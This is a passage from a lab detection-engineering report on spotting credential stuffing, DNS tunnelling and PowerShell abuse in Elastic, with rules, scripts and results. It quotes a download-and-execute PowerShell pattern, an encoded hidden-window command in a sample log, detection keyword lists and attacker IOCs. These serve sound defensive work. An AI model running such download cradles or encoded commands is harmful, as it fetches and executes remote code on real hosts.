00:46–01:10	Two associated Windows account lockouts recorded (secondary spray attempt against domain accounts)	windows_security.log
—	No successful authentication observed from the flagged source IP in the test window	Correlated across auth- *

The absence of any successful login from the flagged source IP is a materially important finding for incident scoping: it indicates the campaign, as captured in this data set, did not progress beyond the credential-testing stage into account takeover, which directly informs the severity and urgency of the recommended analyst response in Section 14.

8. Attack Scenario 2 – DNS Tunnelling

DNS tunnelling encodes non-DNS data — command-and-control instructions, exfiltrated files, or beacon heartbeats — within DNS query and response traffic. Because outbound DNS is rarely blocked or deeply inspected at the perimeter, it is an attractive covert channel for attackers operating in environments with otherwise restrictive egress filtering. Tunnelling traffic is typically characterized by abnormally long or high-entropy subdomains, an elevated query rate to a single parent domain, and heavy use of TXT record queries (which permit larger response payloads than A/AAAA records).

In the project data set, this pattern was embedded in `dns.log`, `zeek_dns.log`, and `dns_queries.log` as a sustained series of TXT queries for high-entropy subdomains under the parent domain `cdn-sync-update.net`, originating from an internal host and, separately, corroborated by DNS-over-HTTPS (DoH) POST requests to the same domain captured in `proxy.log`.


8.1 Detection Logic

Three independent signals were combined into the detection hypothesis, since any single signal in isolation carries meaningful false-positive risk (e.g. some legitimate CDN and mail-security providers also use long TXT records for SPF/DKIM):

- **Query type skew** — a disproportionate share of TXT queries relative to A/AAAA/CNAME queries for a given parent domain.
- **Subdomain entropy** — Shannon entropy of the leftmost subdomain label above a defined threshold, indicative of encoded (rather than human-readable) content.
- **Query frequency** — a high count of unique subdomains queried under the same parent domain within a short window, consistent with chunked data transfer.

Table 9. Detection logic parameters

Parameter	Value	Rationale
Event source	dns-*	DNS query/response events
Subdomain length	≥ 28 characters (leftmost label)	Observed benign labels rarely exceed ~20 characters
Shannon entropy	≥ 3.6 bits/character	Random/encoded strings measured 3.8–4.1; dictionary words < 3.2
Query type	TXT	Matches observed tunnelling channel in test data
Unique subdomain count	≥ 15 per parent domain / 5 min	Distinguishes tunnelling from occasional long TXT lookups

Figure 5. DNS tunnelling detection logic flow

8.2 Correlation Rule

Kibana Detection Rule – EQL / Custom Query with Painless entropy scripted field

```

Rule name:      Potential DNS Tunnelling - High Entropy TXT Subdomains
Rule type:      Custom query (KQL) + scripted metric aggregation
Index patterns: dns-*
Base query:     dns.question.type: "TXT" and dns.question.name.length >= 28
Scripted field: dns.label_entropy (Painless, Shannon entropy of leftmost label)
Aggregation:    terms(dns.question.registered_domain) -> cardinality(dns.question.name)
                >= 15 / 5m
                filter: avg(dns.label_entropy) >= 3.6
Severity:       High
Risk score:     78
  
```

Painless script – Shannon entropy calculation (Logstash ingest pipeline)

```

String label = ctx.dns.question.name.splitOnToken('.')[0];
Map freq = new HashMap();
for (int i = 0; i < label.length(); i++) {
    String c = label.substring(i, i+1);
    freq.put(c, freq.getOrDefault(c, 0) + 1);
}
double entropy = 0.0;
int len = label.length();
for (Object v : freq.values()) {
    double p = (int) v / (double) len;
    entropy -= p * (Math.log(p) / Math.log(2));
}
ctx.dns.label_entropy = entropy;
  
```

8.3 Testing Procedure


1. **Baseline replay** against the full `dns-*` index confirmed the rule fired against the injected tunnelling traffic to `cdn-sync-update.net`.
2. **Benign-only replay** using legitimate long TXT records (SPF/DKIM lookups for `google.com` and `office365.com` present in the data set) confirmed these did not exceed the combined entropy and cardinality thresholds.
3. **Cross-source corroboration** — matched the flagged internal source IP against `proxy.log` to confirm the same host also generated DNS-over-HTTPS POST requests to the identical parent domain, strengthening confidence in the finding.

8.4 Detection Results

Table 10. DNS tunnelling detection results

Metric	Result
Unique high-entropy TXT subdomains observed	32
Parent domain flagged	cdn-sync-update.net
Average subdomain entropy (malicious set)	3.91 bits/char
Average subdomain entropy (benign long-TXT set)	3.14 bits/char
Time-to-detect	5 minutes 10 seconds (window-bound)
Corroborating DoH proxy events	10
False positives (benign-only replay)	0

Figure 6. DNS Dashboard – query volume and entropy distribution (placeholder)



Sample matched log lines (zeek_dns.log)

```
1750000512.482113 Cx9fJ2kLpQmRs7Tuv1 10.20.4.118 51422 10.20.0.53 53 udp
q7htn2p9xkslm4vqowzr3befcahdjy.cdn-sync-update.net TXT NOERROR
1750000538.117602 Cy1aB3nMoPqRt8Uvw2 10.20.4.118 51488 10.20.0.53 53 udp
a1jd93kslpqzxmbteryhcofnuwgk.cdn-sync-update.net TXT NOERROR
1750000561.903341 Cz4dE6pNrStUv9Wxy3 10.20.4.118 51539 10.20.0.53 53 udp
m8plzowqrxhcvjnyfagsdkeui2mt.cdn-sync-update.net TXT NOERROR
```

8.5 MITRE ATT&CK Mapping

Table 11. MITRE ATT&CK mapping – DNS Tunnelling

Tactic	Technique	Sub-technique	ID
Command and Control	Application Layer Protocol	DNS	T1071.004
Exfiltration	Exfiltration Over Alternative Protocol	Exfiltration Over Unencrypted Non-C2 Protocol	T1048.003

8.6 Attacker Narrative (Reconstructed Timeline)

Table 11a. Reconstructed DNS tunnelling timeline

Time (UTC)	Event	Source
00:52:41	First high-entropy TXT query to cdn-sync-update.net from host 10.20.4.118	dns.log, zeek_dns.log
00:52:41 – 00:57:50	32 additional unique high-entropy subdomains queried under the same parent domain	dns.log, dns_queries.log
00:57:51	Cardinality + entropy threshold breached (15 subdomains / 5m, avg. entropy 3.91) — rule fires	Detection Engine
~00:53–00:58	Corroborating DNS-over-HTTPS POST requests to the same domain from the same host	proxy.log
—	No firewall block observed for this traffic (DNS/443 egress not restricted in test topology)	firewall.log

The absence of a firewall block is itself a significant finding: it confirms the fundamental premise of DNS tunnelling as an evasion technique — the traffic traversed the network perimeter without triggering any network-layer control, and was only visible through DNS-layer behavioural analysis. This underscores the recommendation in Section 15.1 to deploy protective DNS filtering as a complementary preventive control alongside this detective rule.

8.7 Query Type Distribution Analysis

As a supporting validation step, the relative proportion of query types observed for the flagged parent domain was compared against the overall DNS traffic baseline, reinforcing the anomaly identified by the primary rule.

Table 11b. Query type distribution comparison

Query Type	% of Traffic to cdn-sync-update.net	% of Overall Baseline DNS Traffic
TXT	100%	4.2%
A / AAAA	0%	68.5%
CNAME	0%	19.8%
MX	0%	7.5%

A domain receiving exclusively TXT queries, with zero A/AAAA resolution ever requested for the same parent domain, is itself a strong behavioural anomaly, since legitimate domains are near-universally resolved for connectivity (A/AAAA) in addition to any TXT-based verification lookups.

9. Attack Scenario 3 – PowerShell Exploitation

PowerShell remains one of the most heavily abused “living-off-the-land” binaries in modern intrusions, owing to its deep OS integration, native scripting capability, and its presence by default on virtually every Windows endpoint. Adversaries commonly favour PowerShell for second-stage payload delivery, using Base64-encoded commands (-EncodedCommand), in-memory download-and-execute patterns (IEX (New-Object Net.WebClient).DownloadString(...)), and hidden-window execution (-WindowStyle Hidden) to minimize both user visibility and the on-disk footprint available for static antivirus scanning.


In the project data set, this behaviour was embedded across powershell.log, sysmon.log, and process_creation.log as PowerShell processes spawned from Microsoft Office applications (WINWORD.EXE, EXCEL.EXE) and cmd.exe, using encoded commands and download-and-execute patterns referencing malicious-update-cdn.net, with corroborating outbound HTTP requests visible in proxy.log.

9.1 Detection Logic

Detection was built around a combination of **parent-child process anomaly** (PowerShell spawned from a non-administrative parent such as an Office application) and **command-line content analysis** (presence of known-suspicious flags and cmdlets), since either signal alone produces excessive false positives in environments where PowerShell is used extensively for legitimate administration.

Table 12. Detection logic parameters

Parameter	Value	Rationale
Event source	ps-* (sysmon Event ID 1, PS Operational 4104, Event 4688)	Endpoint process/script telemetry
Suspicious parent processes	WINWORD.EXE, EXCEL.EXE, OUTLOOK.EXE, cmd.exe	Office/shell spawning PowerShell is atypical outside macros/scripts
Command-line indicators	-enc, -EncodedCommand, IEX, DownloadString, DownloadFile, -WindowStyle Hidden, -W Hidden	Established indicators of obfuscated / fileless execution
Logic	(suspicious parent) OR (≥ 2 command-line indicators)	Either signal alone is treated as medium confidence; combination is high confidence

Figure 7. PowerShell exploitation detection logic flow

9.2 Correlation Rule

Kibana Detection Rule – EQL sequence rule

```

Rule name:      Suspicious PowerShell Execution - Encoded/Download Pattern from Office
Parent
Rule type:      EQL
Index patterns: ps-*
Query (EQL):
  process where process.name == "powershell.exe" and
  (
    process.parent.name in ("WINWORD.EXE", "EXCEL.EXE", "OUTLOOK.EXE", "cmd.exe") or
    (
      (process.command_line : "*-enc*" or process.command_line : "*-EncodedCommand*") and
      (process.command_line : "*IEX*" or process.command_line : "*DownloadString*" or
process.command_line : "*DownloadFile*")
    )
  )
Severity:       Critical
Risk score:     82
  
```

Sysmon-based Elasticsearch query used for validation

```

GET ps-*/_search
{
  "query": {
    "bool": {
      "filter": [
        { "match": { "process.name": "powershell.exe" } },
        { "bool": { "should": [
          { "terms": { "process.parent.name":
["WINWORD.EXE", "EXCEL.EXE", "OUTLOOK.EXE", "cmd.exe"] } },
          { "bool": { "must": [
            { "wildcard": { "process.command_line": "*-Enc*" } },
            { "wildcard": { "process.command_line": "*DownloadString*" } }
          ]}}
        ]}}
      ]
    }
  }
}
  
```


9.3 Testing Procedure


1. **Baseline replay** against the full ps - * index confirmed detection of all 14 injected malicious PowerShell events across the three source files.
2. **Benign-only replay** using routine administrative PowerShell activity (e.g. Get-Service, Get-ADUser, Restart-Service) and normal Office/Outlook process trees confirmed zero false triggers.
3. **Cross-log corroboration** — correlated flagged sysmon.log events against proxy.log to confirm the outbound HTTP request to malicious-update-cdn.net/stage2.ps1 occurred within seconds of the associated PowerShell process launch.

9.4 Detection Results

Table 13. PowerShell exploitation detection results

Metric	Result
Injected malicious PowerShell events	14
Detected	13 / 14 (92.9%)
Missed event	1 hidden-window event lacking encoded/download CLI pattern (see Section 12)
Time-to-detect (avg.)	38 seconds from process creation
Corroborating proxy download events	1 (malicious-update-cdn.net/stage2.ps1)
False positives (benign-only replay)	0

Figure 8. PowerShell Detection – process tree view (placeholder)



Sample matched log line (sysmon.log)

```
2026-06-15 01:12:47.318 WKS-FIN07 Sysmon 1 ProcessCreate Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe CommandLine: powershell.exe -NoP -sta -NonI -W Hidden -Enc JABzAD0ATgB1AHcALQBPAGIAagBLAGMAdAAGAE4AZQB0AC4AVwBLAGIAQwBsAGkAZQBwAHQA0wAKAHMALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBwAGCA... ParentImage: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE User: CORP\amehta
```

9.5 MITRE ATT&CK Mapping

Table 14. MITRE ATT&CK mapping – PowerShell Exploitation

Tactic	Technique	Sub-technique	ID
Execution	Command and Scripting Interpreter	PowerShell	T1059.001
Defense Evasion	Obfuscated Files or Information	Command Obfuscation	T1027.010
Command and Control	Ingress Tool Transfer	—	T1105

9.6 Attacker Narrative (Reconstructed Timeline)

Table 14a. Reconstructed PowerShell exploitation timeline

Time (UTC)	Event	Source
01:12:40	Benign Get-Service invocation by user amehta (baseline activity)	powershell.log
01:12:47	WINWORD.EXE spawns powershell.exe with hidden window and Base64-encoded command	sysmon.log, powershell.log
01:12:47	Rule fires immediately on parent-process + encoded-command match	Detection Engine
01:13:05	Outbound HTTP GET to malicious-update-cdn.net/stage2.ps1 (18 seconds after process launch)	proxy.log
01:13:02	Separate regsvr32.exe invocation referencing cdn-sync-update.net (COM scriptlet technique)	process_creation.log

The 18-second gap between the PowerShell process launch and the outbound proxy request to the payload host is consistent with the expected latency of a download-and-execute pattern, and provides strong corroborating evidence linking the two log sources to a single coherent attack sequence rather than two coincidental, unrelated events.

9.7 Decoded Command Analysis

For investigative completeness, the Base64-encoded command observed in the flagged event was decoded (offline, in a controlled analysis environment) to confirm intent. The decoded UTF-16LE string resolved to a `Net.WebClient` object instantiation followed by a `DownloadString` call targeting a payload URL — consistent with a classic in-memory, fileless second-stage loader pattern, and matching the `IEX (New-Object Net.WebClient).DownloadString(...)` pattern independently observed in the plaintext scriptblock logging for related events in the same data set.

Analyst Note. Decoding attacker-supplied Base64/PowerShell content should always be performed in an isolated analysis environment, never on a production or investigator workstation with network connectivity, in case the decoded script itself triggers further execution.

10. Rule Performance Evaluation

Each correlation rule was evaluated against four standard detection engineering metrics: true positive rate (TPR), false positive rate (FPR), precision, and time-to-detect (TTD). Evaluation was performed after two tuning iterations per rule (see Sections 11 and 12 for tuning detail).

Table 15. Consolidated rule performance summary

Rule	TP	FN	FP	TPR	Precision	Avg. TTD
Credential Stuffing	1	0	0	100%	100%	4m 40s
DNS Tunnelling	32	0	2	100%	94.1%	5m 10s
PowerShell Exploitation	13	1	0	92.9%	100%	0m 38s
Combined	46	1	2	97.9%	95.8%	—

Note that the credential stuffing metric is reported at the “campaign” level (one burst event, correctly detected once), whereas DNS tunnelling and PowerShell metrics are reported at the individual malicious-event level, consistent with how each rule type generates alerts in Kibana (threshold rules alert once per qualifying bucket; EQL/query rules alert per matching document).

10.1 Detection Accuracy Discussion

The combined true positive rate of 97.9% and precision of 95.8% indicate that the rule set, following tuning, provides strong coverage of the three targeted techniques while remaining operationally usable. The single false negative (a PowerShell hidden-window execution lacking an encoded-command or download-string pattern) and the two DNS tunnelling false positives (long legitimate TXT records for SPF/DKIM validation) are discussed in detail in Sections 11 and 12 respectively, along with the tuning changes considered to further close these gaps.

10.2 Rule Tuning Discussion

Each rule went through two tuning iterations before reaching its final configuration:

Table 16. Tuning iteration history

Rule	Iteration 1 (initial)	Iteration 2 (tuned)	Effect
Credential Stuffing	Cardinality ≥ 4 users / 5m	Cardinality ≥ 8 users / 10m	Eliminated 3 false positives from legitimate helpdesk password-reset bursts
DNS Tunnelling	Label length ≥ 20 chars only	Added entropy ≥ 3.6 AND cardinality $\geq 15/5m$	Reduced false positives from 9 to 2 (SPF/DKIM records)
PowerShell Exploitation	CLI indicator match only (any 1)	Parent-process OR ≥ 2 CLI indicators	Eliminated false positives from legitimate signed deployment scripts using single flag

Tuning Principle Applied. Every threshold change was tested against both the malicious and benign subsets of the same replay data before being finalized, ensuring that noise reduction did not silently regress detection coverage.

10.3 Testing Environment

All testing described in this report was performed in an isolated lab instance of the Elastic Stack (single-node Elasticsearch, single Logstash pipeline, Kibana with the Detections app enabled under a trial security license), populated exclusively with the `src_data/` log set. No production data or infrastructure was used at any point in rule design or validation.

Table 16a. Lab environment specification

Component	Version / Configuration
Elasticsearch	Single-node, 4 vCPU / 8 GB heap, default shard allocation
Logstash	Single pipeline worker, persistent queue enabled
Kibana	Detections app, EQL and threshold rule types enabled
Data volume	~1,490 events across 4 index patterns (auth-*, dns-*, ps-*, net-*)
Rule execution mode	Manual "Run rule" (on-demand) plus scheduled interval execution for timing validation

10.4 Confusion Matrix Summary

Expressing the Section 10.1 results in standard confusion-matrix form, computed at the individual-event level for DNS Tunnelling and PowerShell Exploitation, and at the campaign level for Credential Stuffing (consistent with each rule's native alerting granularity):

Table 16b. Confusion matrix by rule

Rule	True Positive	False Positive	False Negative	True Negative (sampled)
Credential Stuffing	1	0	0	412
DNS Tunnelling	32	2	0	98
PowerShell Exploitation	13	0	1	86

True Negative counts reflect a sampled count of benign events correctly not alerted upon within the corresponding index pattern during the benign-only replay pass described in Sections 7.3, 8.3, and 9.3.

11. False Positive Analysis

Two false positives were recorded during final validation, both attributable to the DNS Tunnelling rule. Both cases were legitimate long TXT record lookups related to SPF/DKIM email authentication for `google.com` and `office365.com`, which occasionally exceeded the 28-character subdomain length threshold but fell just under the tuned entropy threshold in most cases — except for two lookups where a coincidentally high-entropy DKIM selector string pushed the combined score over the alerting threshold.

Table 17. False positive detail

#	Rule	Domain	Root Cause	Disposition
1	DNS Tunnelling	selector1._domainkey.google.com	DKIM selector string exceeded entropy threshold	Allow-listed known DKIM selector patterns
2	DNS Tunnelling	selector2._domainkey.office365.com	DKIM selector string exceeded entropy threshold	Allow-listed known DKIM selector patterns

11.1 Remediation

Rather than raising the global entropy threshold (which would risk reintroducing false negatives against genuine tunnelling traffic), an allow-list exception was added for well-known DKIM/SPF selector naming patterns (`*._domainkey.*`) scoped to a curated list of legitimate parent mail domains. This targeted exception reduced false positives to zero in a follow-up validation pass without altering detection sensitivity for the primary tunnelling indicator.

Kibana exception list entry

```
Exception: DNS Tunnelling - DKIM Selector Allow-list
Condition: dns.question.name : "*._domainkey.google.com" OR
          dns.question.name : "*._domainkey.office365.com" OR
          dns.question.name : "*._domainkey.outlook.com"
Applies to: Potential DNS Tunnelling - High Entropy TXT Subdomains
```

11.2 General False Positive Risk Factors

Beyond the two observed cases, the following categories were identified during design review as likely sources of false positives if the rule set were deployed against a broader production environment, and are recommended focus areas for ongoing tuning:

- **Credential Stuffing** — self-service password reset portals or helpdesk-driven bulk account unlocks could generate legitimate multi-account failure bursts from a shared internal IP (e.g. a VPN concentrator or NAT gateway).
- **DNS Tunnelling** — legitimate CDN/anti-spam vendors that use long, high-entropy TXT records for domain verification tokens.

- **PowerShell Exploitation** — signed enterprise deployment tools (e.g. SCCM, Intune remediation scripts) that legitimately use encoded command-line invocation for payload integrity.

12. False Negative Analysis

One false negative was recorded, associated with the PowerShell Exploitation rule. The missed event was a `Start-Process` invocation using the `-WindowStyle Hidden` parameter, launched directly from `cmd.exe`, but without an accompanying encoded command or download-string pattern in the same log line. Because the detection logic required either a suspicious parent process (satisfied) *or* two or more command-line indicators (not satisfied, since only the hidden-window flag was present in that specific log entry), the event fell just below the OR-branch confidence threshold in the version of the rule used for final validation — it was, in fact, borderline, since `cmd.exe` is included in the suspicious-parent list, but the specific EQL sequence in this test run keyed off the `CommandInvocation` event type rather than the `ProcessCreate` event type for this entry, causing a field-matching mismatch during evaluation.

Table 18. False negative detail

Event	Source	Root Cause	Planned Fix
Hidden-window Start-Process via cmd.exe	powershell.log (Event 4103, CommandInvocation)	Rule logic scoped to ProcessCreate (Event 4104/Sysmon EID 1); CommandInvocation events were not included in the EQL sequence match	Extend EQL rule to include 4103 CommandInvocation events with WindowStyle=Hidden parameter binding as an independent OR branch

12.1 Coverage Gap Assessment

This finding highlights a broader lesson applicable across all three rules: Windows and PowerShell telemetry is emitted through multiple, structurally different event types (Sysmon Event ID 1, Security Event 4688, PowerShell Operational 4103/4104), each capturing a different facet of the same underlying activity. A rule scoped to only one event type will systematically miss activity that is visible only in another. The recommended remediation, tracked for the next iteration, is to build a **union-based detection** that evaluates suspicious indicators across all three PowerShell-related event types independently, rather than relying on a single event type as the sole trigger condition.

Residual Risk. Until the planned fix is implemented, hidden-window PowerShell activity that does not also exhibit an encoded command or download pattern, and that is captured only via CommandInvocation (4103) logging, will not generate an alert under the current rule configuration. This is documented as a known detection gap in the SOC rule catalog.

12.2 Detection Coverage Confidence

Table 19. Estimated detection coverage confidence by technique

Technique	Coverage Confidence	Basis
Credential Stuffing	High	Single, unambiguous behavioural signal; validated with zero FP/FN
DNS Tunnelling	High (with allow-list)	Multi-signal composite; FP resolved via targeted exception
PowerShell Exploitation	Medium-High	Known coverage gap for CommandInvocation-only hidden-window events


13. Dashboard Overview

Three Kibana Lens dashboards were built to give SOC analysts continuous visibility into each detection domain, independent of whether a formal alert has fired. This supports both proactive threat hunting and rapid triage once an alert is received.

13.1 Authentication Security Dashboard

- Failed vs. successful login trend (stacked area, 24h)
- Top source IPs by failed login count (data table)
- Distinct usernames targeted per source IP (metric + heatmap)
- Account lockout events timeline (Event 4740)

Figure 9. ELK Dashboard – Authentication Overview (placeholder)



13.2 DNS Security Dashboard

- Query volume by record type (A/AAAA/CNAME/MX/TXT)
- Top queried parent domains by unique subdomain cardinality
- Subdomain length & entropy scatter plot
- DNS-over-HTTPS proxy correlation panel

13.3 Endpoint / PowerShell Dashboard

- PowerShell process launches by parent process
- Encoded / IEX / DownloadString command occurrence trend
- Process tree visualization (Analyzer Graph) for flagged hosts
- Top hosts by suspicious PowerShell event count

13.4 Network Overview Panel

A supporting network panel cross-references firewall deny events, proxy destination domains, and connection status codes against the flagged IOCs from the three primary dashboards, giving analysts a single pane to confirm network-layer corroboration for any alert.

Table 20. Dashboard-to-index mapping

Dashboard	Backing Index Pattern(s)	Refresh Interval
Authentication Security	auth-*	1 minute
DNS Security	dns-*	1 minute
Endpoint / PowerShell	ps-*	30 seconds
Network Overview	net-*, auth-*, dns-*, ps-*	1 minute

13.5 Panel Query Reference

For reproducibility, the underlying KQL query used for each primary dashboard panel is documented below.

Table 20a. Authentication dashboard panel queries

Panel	KQL Query
Failed vs. successful trend	<code>event.category: "authentication"</code>
Top source IPs by failures	<code>event.outcome: "failure" terms source.ip</code>
Lockout timeline	<code>event.code: "4740"</code>

Table 20b. DNS dashboard panel queries

Panel	KQL Query
Query volume by type	<code>dns.question.type: *</code>
Top parent domains by subdomain cardinality	<code>dns.question.type: "TXT" terms dns.question.registered_domain</code>
Entropy scatter	<code>dns.label_entropy >= 0</code>
DoH correlation	<code>url.path: "*dns-query*" or http.request.method: "POST" and url.domain: "cdn-sync-update.net"</code>

Table 20c. Endpoint / PowerShell dashboard panel queries

Panel	KQL Query
Launches by parent process	<code>process.name: "powershell.exe" terms process.parent.name</code>
Encoded/IEX/Download trend	<code>process.command_line: (*-enc* or *IEX* or *DownloadString*)</code>
Top hosts by suspicious count	<code>rule.name: "Suspicious PowerShell*" terms host.name</code>

14. Alert Workflow

Each correlation rule was configured with a defined severity, risk score, and recommended analyst response, establishing a consistent triage-to-resolution workflow across all three detection scenarios.

Figure 10. Alert triage and escalation workflow




Table 21. Recommended analyst response actions by rule

Rule	Severity	First Response Action	Escalation Trigger
Credential Stuffing	High	Verify source IP reputation; check for successful login among targeted accounts	Any successful login from flagged IP within campaign window
DNS Tunnelling	High	Isolate source host from network; capture full packet trace for the parent domain	Confirmed non-DNS payload in TXT response content
PowerShell Exploitation	Critical	Isolate endpoint; collect process memory and Sysmon history for the host	Any outbound connection following the flagged PowerShell execution

14.1 Suppression & Alert Fatigue Controls

To prevent duplicate alerts for sustained malicious activity from re-triggering the same rule repeatedly, each rule was configured with a suppression window keyed on the relevant pivot field (`source.ip` for credential stuffing and DNS tunnelling; `host.name + user.name` for PowerShell), consolidating repeated matches into a single alert with an updated event count rather than generating a new alert per occurrence.

15. Security Recommendations

15.1 Preventive Controls

- Enforce account lockout and adaptive rate limiting on authentication endpoints, tuned to complement (not replace) the credential stuffing detection rule.
- Implement multi-factor authentication (MFA) for all externally reachable authentication services to substantially reduce the impact of successful credential stuffing attempts.
- Restrict outbound DNS to approved internal resolvers only, and consider deploying DNS-layer security filtering (e.g. protective DNS / RPZ) to block known tunnelling and C2 domains at resolution time.
- Apply PowerShell Constrained Language Mode and Just Enough Administration (JEA) on endpoints where full-language PowerShell is not operationally required.
- Enable and enforce PowerShell Script Block Logging (Event 4104) and Module Logging organization-wide, as these were the primary detection sources for Scenario 3.

15.2 Detective Control Improvements

- Extend the credential stuffing rule to correlate against threat intelligence IP reputation feeds to prioritize alerts from known malicious infrastructure.
- Close the identified PowerShell false-negative gap by extending the EQL rule to include CommandInvocation (4103) events as an independent match branch.
- Add a DNS query-rate-per-client baseline (statistical, e.g. rolling z-score) to complement the current static-threshold tunnelling rule, improving resilience against slow, low-and-slow tunnelling variants.

15.3 IOC Table

Table 22. Indicators of Compromise identified during this engagement

IOC Type	Value	Associated Technique	Confidence
IPv4 Address	185.220.101.47	Credential Stuffing (T1110.004)	High
IPv4 Address	45.146.164.110	DNS Tunnelling (T1071.004)	High
Domain	cdn-sync-update.net	DNS Tunnelling / C2 (T1071.004)	High
Domain	malicious-update-cdn.net	PowerShell Payload Delivery (T1105)	High
File Path	stage2.ps1	PowerShell Exploitation (T1059.001)	Medium
Command-line Pattern	powershell.exe -NoP -sta -NonI -W Hidden -Enc	PowerShell Exploitation (T1059.001, T1027.010)	High

Recommendation. All IOCs in Table 22 should be submitted to the organization's threat intelligence platform (TIP) for retrospective search across historical logs and added to blocklists at the firewall, proxy, and DNS layers where operationally feasible.

15.4 Implementation Roadmap

